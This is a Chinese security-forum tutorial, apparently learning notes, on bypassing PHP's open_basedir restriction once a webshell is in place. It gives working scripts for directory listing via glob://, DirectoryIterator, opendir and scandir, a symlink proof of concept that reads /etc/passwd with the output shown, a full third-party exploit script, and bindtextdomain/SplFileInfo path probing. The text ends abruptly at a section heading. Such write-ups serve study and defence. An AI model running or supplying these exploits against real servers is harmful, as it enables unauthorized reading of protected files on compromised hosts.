从 0 学习 bypass open_basedir 姿势 – 先知社区

先知社区，先知安全技术社区

前言

最近在学习 php 相关知识, 想起有时拿到 shell 但无法访问指定目录。后某次机会在论坛上有位老哥指出如何 bypass open_basedir，特此学习总结了一些 bypass 姿势。

open_basedir

open_basedir 是 php.ini 中的一个配置选项，可用于将用户访问文件的活动范围限制在指定的区域。
在 `php.ini` 中设置 `open_basedir` 的值


```
; This directive allows you to disable certain
functions for security reasons.
; It receives a comma-delimited list of function
names.
; http://php.net/disable-functions
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210816225429-dbafe9c0-fea1-1.png)

memory_limit	128M	128M
open_basedir	/var/www/html/	/var/www/html/
output_buffering	4096	4096
output_encoding	*no value*	*no value*

(https://xzfile.aliyuncs.com/media/upload/picture/20210816225432-ddc8e31a-fea1-1.png)


设置 `open_basedir=/var/www/html/` ，通过 web 访问服务器的用户就无法获取服务器上除了 `/var/www/html/` 这个目录以外的文件。
假设这时连接一个 webshell, 当 webshell 工具尝试遍历和读取其他目录时将会失败。



(https://xzfile.aliyuncs.com/media/upload/picture/20210816225436-dfb73e56-fea1-1.png)

通过系统命令函数

`open_basedir` 对命令执行函数没有限, 使用 `system()` 函数试一下



(https://xzfile.aliyuncs.com/media/upload/picture/20210816225440-e20ba8fe-fea1-1.png)

能够遍历上上级目录，而在 webshell 工具中时被禁止的，说明确实能够绕过

(https://xzfile.aliyuncs.com/media/upload/picture/20210816225443-e3d89f70-fea1-1.png)

实际情况中，可能 `system()` 函数由于 disable_function 禁用无法使用，可通过同类执行命令函数绕过。

利用 glob:// 绕过

glob:// 伪协议

`glob://` 是查找匹配的文件路径模式，`glob` 数据流包装器自 PHP 5.3.0 起开始有效。
下面是 官方 (https://www.php.net/manual/zh/wrappers.glob.php) 的一个 domo

```
<?php
// 循环 ext/spl/examples/ 目录里所有 *.php 文件
// 并打印文件名和文件尺寸
$it = new DirectoryIterator("glob://ext/spl/examples/*.php");
foreach($it as $f) {
    printf("%s: %.1FK\n", $f->getFilename(), $f->getSize()/1024);
}
?>
```


需要和其他函数配合，单独的 glob 是无法绕过的。
并且局限性在于它们都只能列出根目录下和 open_basedir 指定的目录下的文件，不能列出除前面的目录以外的目录中的文件，且不能读取文件内容。

利用 DirectoryIterator+glob://

`DirectoryIterator` 类提供了一个简单的界面来查看文件系统目录的内容。
脚本如下:

```
<?php
$c = $_GET['c'];
$a = new DirectoryIterator($c);
foreach($a as $f){
    echo($f->__toString().'<br>');
}
```

```
}
?>
```



bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin

snap
srv
swapfile
sys
tmp
usr
var

(https://xzfile.aliyuncs.com/media/upload/picture/20210816225504-f0e32938-fea1-1.png)

利用 opendir()+readdir()+glob://

`opendir` 作用为打开目录句柄
`readdir` 作用为从目录句柄中读取目录

脚本如下


```
<?php
$a = $_GET['c'];
if ( $b = opendir($a) ) {
    while ( ($file = readdir($b)) !== false ) {
        echo $file."<br>";
    }
    closedir($b);
}
?>
```

只能列目录，php7 可以用如下方法读非根目录文件，`glob:///*/www/../*` 可列举 `/var`

(https://xzfile.aliyuncs.com/media/upload/picture/20210816225509-f38b5fde-fea1-1.png)

利用 scandir()+glob://

`scandir()` 函数可以列出指定路径中的文件和目录



(https://xzfile.aliyuncs.com/media/upload/picture/20210816225513-f5cf0598-fea1-1.png)

这种方法也只能列出根目录和 open_basedir 允许目录下的文件。

利用 symlink 绕过

`symlink()` 函数创建一个从指定名称连接的现存目标文件开始的符号连接。

```
symlink(string $target, string $link): bool
```

symlink() 对于已有的 target 建立一个名为 link 的符号连接。
而 target 一般情况下受限于 open_basedir。
官方的 domo:


```php
<?php
$target = 'uploads.php';
$link = 'uploads';
symlink($target, $link);

echo readlink($link);
# 将会输出'uploads.php'这个字符串
?>
```

如果将要读取 `/etc/passwd` poc 如下


```php
<?php
mkdir("A");
chdir("A");
mkdir("B");
chdir("B");
mkdir("C");
chdir("C");
mkdir("D");
chdir("D");
chdir("..");
chdir("..");
chdir("..");
chdir("..");
symlink("A/B/C/D","SD");
```

```
symlink("SD/../../../../etc/passwd","POC");
unlink("SD");
mkdir("SD");
?>
```

访问 web 后, 将会生成名为 POC 的文件



(https://xzfile.aliyuncs.com/media/upload/picture/20210816225525-fd1e79aa-fea1-1.png)


INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRY
Load URL
Split URL
Execute
http://192.168.111.130/POC
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

```
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210816225528-fea2b07a-fea1-1.png)

分析一下 poc 过程:

1. 创建 A/B/C/D 目录，并返回到起始目录
2. `symlink("A/B/C/D","SD")`：创建符号文件 SD, 指向 A/B/C/D
3. `symlink("SD/../../../../etc/passwd","POC")`：创建符号文件 POC, 指向 `SD/../../../../etc/passwd` 。此时 SD=A/B/C/D, 而 `A/B/C/D../../../../` = `/var/www/html` , 符合 open_basedir 的限制, 创建成功。
4. unlink("SD"): 删除软链接 SD，并创建一个文件夹, 此时 SD 作为一个真正的目录存在。那么访问 POC, 指向的是 `SD/../../../../etc/passwd` , `SD/../../../` 就是 / var 目录, `/var/../etc/passwd` 恰好可以读取到 etc 目录下的 passwd，从而达到跨目录访问的效果。

这里需要跨几层目录就需要创建几层目录。

最后附上 p 牛 EXP

```php
<?php
/* * by phithon * From https://www.leavesongs.com * detail: http://cxsecurity.com/issue/WLB-2009110068 */
header('content-type: text/plain');
error_reporting(-1);
ini_set('display_errors', TRUE);
printf("open_basedir: %s\nphp_version: %s\n", ini_get('open_basedir'), phpversion());
printf("disable_functions: %s\n", ini_get('disable_functions'));
$file = str_replace('\\', '/', isset($_REQUEST['file']) ? $_REQUEST['file'] : '/etc/passwd');
$relat_file = getRelativePath(__FILE__, $file);
$paths = explode('/', $file);
$name = mt_rand() % 999;
$exp = getRandStr();
mkdir($name);
chdir($name);
for($i = 1 ; $i < count($paths) - 1 ; $i++){
    mkdir($paths[$i]);
    chdir($paths[$i]);
}
mkdir($paths[$i]);
for ($i -= 1; $i > 0; $i--) {
    chdir('..');
}
$paths = explode('/', $relat_file);
$j = 0;
for ($i = 0; $paths[$i] == '..'; $i++) {
    mkdir($name);
```

```
    chdir($name);
    $j++;
}
for ($i = 0; $i <= $j; $i++) {
    chdir('..');
}
$tmp = array_fill(0, $j + 1, $name);
symlink(implode('/', $tmp), 'tmplink');
$tmp = array_fill(0, $j, '..');

symlink('tmplink/' . implode('/', $tmp) . $file, $exp);
unlink('tmplink');
mkdir('tmplink');
delfile($name);
$exp = dirname($_SERVER['SCRIPT_NAME']) . "/{$exp}";
$exp = "http://{$_SERVER['SERVER_NAME']}{$exp}";
echo "\n-----------------content--------------\n\n";
echo file_get_contents($exp);
delfile('tmplink');

function getRelativePath($from, $to) {
  // some compatibility fixes for Windows paths
  $from = rtrim($from, '\/') . '/';
  $from = str_replace('\\', '/', $from);
  $to   = str_replace('\\', '/', $to);

  $from   = explode('/', $from);
  $to     = explode('/', $to);
  $relPath  = $to;

  foreach($from as $depth => $dir) {
    // find first non-matching dir
    if($dir === $to[$depth]) {
      // ignore this directory
      array_shift($relPath);
    } else {
```

```
      // get number of remaining dirs to $from
      $remaining = count($from) - $depth;
      if($remaining > 1) {
        // add traversals up to first matching dir
        $padLength = (count($relPath) + $remaining - 1) * -1;
        $relPath = array_pad($relPath, $padLength, '..');
        break;
      } else {
        $relPath[0] = './' . $relPath[0];
      }
    }
  }
  return implode('/', $relPath);
}

function delfile($deldir){
    if (@is_file($deldir)) {
        @chmod($deldir,0777);
        return @unlink($deldir);
    }else if(@is_dir($deldir)){
        if(($mydir = @opendir($deldir)) == NULL) return false;
        while(false !== ($file = @readdir($mydir)))
        {
            $name = File_Str($deldir.'/'.$file);
            if(($file!='.') && ($file!='..')){delfile($name);}
        }
        @closedir($mydir);
        @chmod($deldir,0777);
        return @rmdir($deldir) ? true : false;
    }
}

function File_Str($string)
{
    return str_replace('//','/',str_replace('\\','/',$string));
}
```

```
function getRandStr($length = 6) {
    $chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $randStr = '';
    for ($i = 0; $i < $length; $i++) {
        $randStr .= substr($chars, mt_rand(0, strlen($chars) - 1), 1);
    }
    return $randStr;
}
```

利用 bindtextdomain 和 SplFileInfo 方法

bindtextdomain 设置或获取域名的路径，函数原型为:

```
bindtextdomain(string $domain, ?string $directory): string|false
```

利用原理是基于报错： `bindtextdomain()` 函数的第二个参数 $directory 是一个文件路径，它会在 $directory 存在的时候返回 $directory，不存在则返回 false。


`SplFileInfo` 函数类似。

poc

```
<?php
printf('<b>open_basedir: %s</b><br />', ini_get('open_basedir'));
$re = bindtextdomain('xxx', $_GET['dir']);
var_dump($re);
?>
```


```
<?php
printf('<b>open_basedir: %s</b><br />', ini_get('open_basedir'));
$info = new SplFileInfo($_GET['dir']);
var_dump($info->getRealPath());
?>
```

如果成功访问到存在的文件是会返回该文件路径：



(https://xzfile.aliyuncs.com/media/upload/picture/20210816225556-0f7dbda4-fea2-1.png)

而如果访问到不存在的文件就会返回 `false`



(https://xzfile.aliyuncs.com/media/upload/picture/20210816225559-115480b8-fea2-1.png)

这个方法感觉非常鸡肋，用起来比较恶心，最好与其他方法组合使用。

利用 SplFileInfo::getRealPath() 方法

(PHP 5>= 5.1.2, PHP 7, PHP 8)

